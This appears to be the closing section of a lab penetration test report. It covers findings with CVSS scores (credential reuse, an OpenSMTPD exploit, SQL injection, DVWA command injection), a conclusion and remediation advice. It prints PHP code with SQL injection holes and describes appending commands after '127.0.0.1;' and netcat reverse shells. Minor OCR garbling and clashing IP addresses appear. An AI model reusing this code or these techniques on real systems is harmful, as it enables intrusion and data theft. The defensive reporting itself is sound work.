


Figure 90 - The shadow file for the machine a machine containing a loud user




Figure 91 - The CVSS score calculation for the loud credentials vulnerability

Vulnerability Exploited: Reused credentials for MySQL database

CVSS Base Score: 6.7 (Medium)

Vulnerability Explanation: The SQL server that was found on the machine 192.168.1.10 was accessible by using the login credentials for the server on the machine 172.16.0.10. The servers turned out to have the same information, however it gave the ability for an attacker to manipulate the server on the other machine. This could lead to more sensitive data from being compromised, or it could also result in the loss of important records if an attacker decided to delete records within the database. Note that to find the original login credentials, an administrative user was needed on the 172.16.1.10 machine as described in the attack narrative. If the vulnerability allowing root access on that machine were fixed, this issue would be less serious.

Vulnerability Fix: Do not reuse the same login credentials for databases on different machines. Additionally, do not store passwords to important databases in files in plaintext that can be easily accessed (this is how the credentials were originally found, see 172.16.0.10).




Figure 92 - The CVSS score calculated for the reused SQL server credentials

Vulnerability Exploited: Docker Container Access via Telnet on OpenSMTPD Service

CVSS Base Score: 7.4 (High)

Vulnerability Explanation: The service OpenSMTPD was found to be running on the machine with address 192.168.1.156. This service was searched for using Metasploit, and a vulnerability was found for this service. To make use of the exploit caused by this vulnerability, first the options in Metasploit were configured to use the IP address and port number for the 192.168.1.156 machine, as well as the same fields for the attacking machine (local Kali instance). Then, a telnet message was sent from the attacking machine to be received by root on the target machine. The exploit was launched by running the exploit just after the message was prepared to be sent via telnet. In this message, the MAIL FROM field was replaced with a command to be run within a container on the target machine. To prove its effectiveness, a file was added to the container using this exploit. It is believed that this method can be used to obtain a root shell within the container by using netcat to generate a reverse shell. After this, it would only be a matter of escaping the container before root privileges are granted to the attacker.

Vulnerability Fix: Ensure that all services running on all machines within the network are kept up to date. This can be done by running an automated software that updates services whenever an update is available. Failing to update services regularly will ensure that vulnerabilities that were discovered with the service will not be patched, meaning that unauthorized access to machines could be possible, as demonstrated here.




Figure 93 - The telnet message sent to create a new file called test_file in the docker container within the vulnerable machine




Figure 94 - The contents of the docker container after running the OpenSMTPD exploit, including the new file that was added, demonstrating that access to the container was made successfully




Figure 95 - The CVSS score calculated for the OpenSMTPD service exploit

Vulnerability Exploited: SQL Injection on 172.16.0.10 web application

CVSS Base Score: 7.1 (High)

Vulnerability Explanation: The source code for the web application hosted at the machine with address 172.16.0.10 was found. The source code included multiple SQL statements which accessed the database with input taken directly from the user. This input was found to not be sanitized, meaning that the database accessed was vulnerable to a SQL injection attack. Because the Hotel database was being accessed, information on this database could be found by a user of the system. Looking into the database showed that information on this database included credit card information for various users, a serious security issue. This means that any user, with no privileges necessary, can find the credit card information of all users on the system.

Vulnerability Fix: First of all, it is recommended not to store credentials for a database, especially a database containing such sensitive information as credit card information, in plaintext. The information could be hashed using some sort of hashing algorithm. This problem would not be as significant of a problem if a root user was not obtained so easily. Fixing the password for the loud user that allowed a root shell to be accessed would seriously decrease the severity of this issue. Additionally, it is very important that the SQL injection vulnerability is taken care of as soon as possible. This can be done by using MySQL prepared statements in the PHP code for the website whenever a SQL statement is made. These will sanitize any user input by ensuring that it is not an attempted SQL injection before using it in the database.

```
# Exploit completed, but no session was created.
$sql = "SELECT * FROM Hotel.Guests WHERE firstname='" . $first . "'AND lastname='" . $last . "'";
$result = mysqli_query($conn, $sql);
if($result) {
  $row = mysqli_fetch_assoc($result);
  if($row ≠ null) {
    $user_exists = 1;
  } else {
    print "Nobody found with that name.\n";
    goto end;
  }
} else {
  echo "Error: " . $sql . "<br>" . mysqli_error($conn);
}

$sql = "DELETE FROM Hotel.Guests WHERE firstname='" . $first . "'AND lastname='" . $last . "'";

if(mysqli_query($conn, $sql)) {
  echo "Customer successfully checked out";
} else {
  echo "Error: " . $sql . "<br>" . mysqli_error($conn);
}
```

Figure 96 - A portion of the vulnerable source code for the web application hosted on 172.16.0.10, including the SQL injection vulnerabilities




Figure 97 - The CVSS score calculated for the SQL injection vulnerability

Vulnerability Exploited: Direct Command Execution on DVWA

CVSS Base Score: 6.6

Vulnerability Explanation: The DVWA Website has an input form which accepts an IP address as input and then inserts this IP into a ping command to be executed on the command line. For example, if “127.0.0.1” is inputted into the form, “ping 127.0.0.1” is executed in the command line on the host machine. It is possible then to input “127.0.0.1;” into the form and append commands to be executed on the machine after the semicolon. Effectively, the form can be used as an interface with the system’s terminal as the www-data user. In the exploitation of this machine, it was possible to use this vulnerability to send a reverse shell using netcat to an attacker machine.

Vulnerability Fix: Sanitation of data inputted into the form would prevent commands from being directly executed on the host machine. For example, a regular expression could be used to ensure that everything put into the input field takes the form of an IP address. Additionally, a different way to execute ping could be used. Rather than using ping from the command line, maybe a custom ping function in a different file would be more secure.




Figure 98 - CVSS calculator for the DVWA vulnerability

Vulnerability Exploited: Reused credentials for the Nick.it user on Windows machines

CVSS Base Score: 8.0 (High)

Vulnerability Explanation: All Windows machines with the user Nick.it used the same password for this user. Once the password for this user was found on one machine by cracking its password hash with John the Ripper, all Windows machines in the network were accessible. Additionally, it was also found that Nick used the same password for the Wordpress website. Nick's password being the same on all systems allowed the Windows systems in the network to be accessed easily, and allowed all users on the systems to be found.

Vulnerability Fix: Enforce a stronger password policy for all users. Passwords should be required to be a minimum of 10 characters long, with a mix of uppercase and lowercase characters, numbers, and special characters to ensure that brute forcing attacks against the system will be ineffective. Additionally, users should not be allowed to use the same password on different systems within the network. That way, if the password for a user is found on one system in the network, that same password cannot be used to gain access to another system in the network.




Figure 99 - Access to a Windows machine gained using the login credentials for Nick.it




Figure 100 - The CVSS score for the password reuse vulnerability

Conclusion

The penetration test led to the discovery of several machines on a primary network, as well as machines on 2 additional NAT networks that were not accessible from outside machines. Root access was obtained on all machines running Linux within the system via SSH, and information was harvested from all. The /etc/shadow files were accessed for all rooted machines, providing access to password hashes located on those machines. Additionally, 2 MySQL servers were accessed, and lists of users, passwords, email addresses, and credit card information were found. 5 Windows machines were also found and lists of users were dumped from each machine. 3 different websites were also found hosted on machines within the network, one of which contained SQL injection vulnerabilities, another of which contained weak login credentials, and the last of which had database credentials stored in plaintext. Also, an SSH service was set up on a machine (192.168.1.159), so that access to the system could be easily achieved. A service was also exploited using Metasploit in another machine on the network (192.168.1.156) that enabled commands to be executed within a docker container on the network. Overall, the password hashes for almost all machines found within the network were found, and root access was gained on all machines.

The major goals of this penetration testing were as follows:

- Determine all machines running within the network
- Attempt to gain high level privileges in all machines on the network
- Harvest evidence of all users and confidential information obtained from any of the available systems/databases

The main goals of this penetration test have been determined to have been met successfully. All hosts on the network were found and entered, with administrative privileges being granted on all. All confidential information found, such as credit card information and password hashes, were detailed in this report. To ensure that the security of this system can be reimplemented, several changes need to be made to the machines within the network. See the recommendations below for changes to make to restore security to the system.

Recommendations

The following non-exhaustive remediation actions are recommended based on the initial findings of this report:

1) **Ensure that strong credentials are in use on all services within the network.** The compromise of the network in question and the derivation of sensitive information was made possible partly by the use of low-complexity passwords that could easily be cracked from a compromised hash and the reuse of passwords across several disparate services. Efforts should be taken to develop a password policy that enforces the use of strong, unique passwords for all users on all services.

2) **Update all services running on all hosts within the network.** An unpatched OpenSMTP server with a known vulnerability was found that allowed for remote code execution on the host container. Services running on all hosts should be updated regularly, especially public-facing services such as this, to prevent exploitation of known vulnerabilities, and policies should be implemented to detect and update out-of-date services running within the target networks.

3) **Require Kerberos pre-authentication for all domain users.** Lack of Kerberos pre-authentication enforcement led to the compromise of a domain administrator's plaintext password through an AS-REP Roasting attack. All domain users should require Kerberos pre-authentication to interact with the domain controller and request TGTs to prevent the compromise of user passwords.

4) **Improve access control to sensitive resources.** Several accounts were granted permissions that allowed for vertical privilege escalation on the host. Least privilege should always be enforced with regards to the actions a user is allowed to perform, and binaries a user is allowed to run with elevated privileges should be evaluated for known privilege escalation techniques.

5) **Use MySQL prepared statements in PHP code.** Any time SQL statements in PHP code are used to access a SQL database with user input, use MySQL prepared statements to sanitize the input so that a SQL injection attack cannot be performed. These prepared statements are part of the MySQL library in PHP, and can be used to ensure the safety of sensitive data stored within databases.

6) **Escape user input when dynamically building and executing OS commands.** A web server running within the network was found to contain an OS command injection vulnerability, in which user input was used to dynamically construct and execute a shell command. Concatenating user input to a shell command should be avoided whenever possible, and when it is unavoidable, extreme caution should be taken to ensure all shell metacharacters are properly escaped such that users cannot alter the command.

7) **Validate user uploaded files.** A web server running within the network was found to contain an arbitrary file upload vulnerability, in which users were allowed to upload files

of any type that would be written to the web server's directory. Doing so allows for the upload of PHP files, leading to remote code execution on the host. User uploaded files should be restricted to a whitelist of safe file types, users should not be allowed to influence the name, location, or extension of the file written to the disk, user uploaded files should be set as non-executable, and if possible, user uploaded files should not be written to a web server's directory.